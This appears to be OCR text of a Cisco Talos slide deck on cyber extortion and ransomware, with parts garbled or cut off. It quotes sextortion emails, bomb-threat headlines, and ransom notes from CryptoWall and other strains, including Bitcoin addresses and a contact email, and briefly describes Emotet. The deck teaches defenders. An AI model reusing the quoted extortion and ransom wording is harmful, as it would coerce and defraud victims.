In case you are curious about going to the law enforcement officials, very well, this e mail cannot be traced back to me. I have taken care of my steps. I am not looking to ask you for so much, I simply prefer to be rewarded.


You have one day to pay. I have a specific pixel within this mail, and right now I know that you have read this e mail. If I don't receive the BitCoins, I will, no doubt send your video recording to all of your contacts including close relatives, coworkers, and so on. Nonetheless, if I receive the payment, I will destroy the video immediately. If you want proof, reply with Yes! then I will certainly send out your video to your 5 friends. This is

Talos
Cisco Security Research

Attacker’s Evolve




Hoax bomb threat cyber extortion emails similar to sex video threats




Extortion emails carrying bomb threats cause panic across the US


Police in New York, Chicago, Detroit, San Francisco, and Washington tell Americans to stay calm.



‘Spam’ bomb threats at schools and businesses nationwide demand Bitcoin ransom payments



Sandy Hook Elementary School evacuated over bomb threat on sixth anniversary of shooting




A series of email bomb threats shock the US, criminals want Bitcoin

Ransomware

A Crash Course

Talos
Cisco Security Research

What Is Ransomware?



What happened to your files?

All of your files were protected by a strong encryption with RSA-2048 using CryptoWall 3.0
More information about the encryption keys using RSA-2048 can be found here: http://en.wikipedia.org/wiki/RSA_(cryptosystem)

What does this mean?

This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?

Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.
All your files were encrypted with the public key, which has been transferred to your computer via the Internet.
Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our secret server.

What do I do?

Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.
If you really value your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

1. [redacted].com/1L6N5x9
2. /1L6N5x9
3. m/1L6N5x9
4.


If for some reasons the addresses are not available, follow these steps:

1. Download and install tor-browser: http://www.torproject.org/projects/torbrowser.html.en
2. After a successful installation, run the browser and wait for initialization.
3. [redacted] ◀ Type in the address bar
4. Follow the instructions on the site.

IMPORTANT INFORMATION:

Talos
Cisco Security Research

AIDS Trojan - 1989



AIDS Information

Introductory Diskette Version 2.0

1. Start your computer
2. Insert this diskette into drive A
3. At the C> prompt, type A:INSTALL
4. Press ENTER

Game Changers


Tor®

TorProject.org

+

bitcoin

Where Are We Now?



YOUR COMPUTER AND FILES ARE ENCRYPTED

YOU MUST PAY 0.2 BITCOINS TO UNLOCK YOUR COMPUTER

YOUR FILES HAV
ESSENTIAL I
AND YO

ONCE YOUR
FILES

1G6t

IF YOU DO NOT

IF YOU HAVE MADE

AND

```
Your computer files have been encrypted. Your photos, videos, documents, etc....
But, don't worry! I have not deleted them, yet.
You have 24 hours to pay 150 USD in Bitcoins to get the decryption key.
Every hour files will be deleted. Increasing in amount every time.
After 72 hours all that are left will be deleted.

If you do not have bitcoin
Purchase 150 American Doll
Send to the Bitcoins addre
Within two minutes of rece
Try anything funny and the
As soon as the payment is

       Thank you
```

59:59

1 file will be deleted.

Please, send $150 worth o

15fbyNgDnqYQR5vSHJ8PTAEJbKy4dwNBCZ

YOUR COMPUTER AND FILES AE ENCRYPTED

$125 WITHIN 24 HOURS. $199 AFTER 24 HOURS

OPERATING SYSTEM AND FILES DELETED AFTER 72 HOURS

------------WRITE THIS INFORMATION DOWN------------

Email: supportfile@yandex.com

The same information is on your desktop called
Payment_Instructions
Ransom Id:
BTC Address: 1HxkJ3vz2tvpcHgdt9yyY4XivdY9jKkcZH
IF YOU LOOSE THIS INFO YOU WILL NOT BE ABLE TO CONTACT US

Your computer files have been crypted and moved to a hidden encrypted partition on your computer. Without the decryption password you will not get them back. No matter what you do the files will not re-appear and be decrypted until you pay.

Once payment is received you will get the decryption password and simple instructions to restore all your files and computer to normal instantly. Email us if you need assistance or have paid.

Email: supportfile@yandex.com

DO NOT LOOSE THE CONTACT INFO

Emotet, Trickbot, Ryuk… Oh My!

What is Emotet?

One of the most widely distributed and actively developed malware families used by cybercriminals today.

Started as a banking trojan, but now also functions as a dropper for other payloads.

Can cause persistent infections, credential theft, account lockouts, email hijacking, and fraudulent bank account transfers and withdrawals.

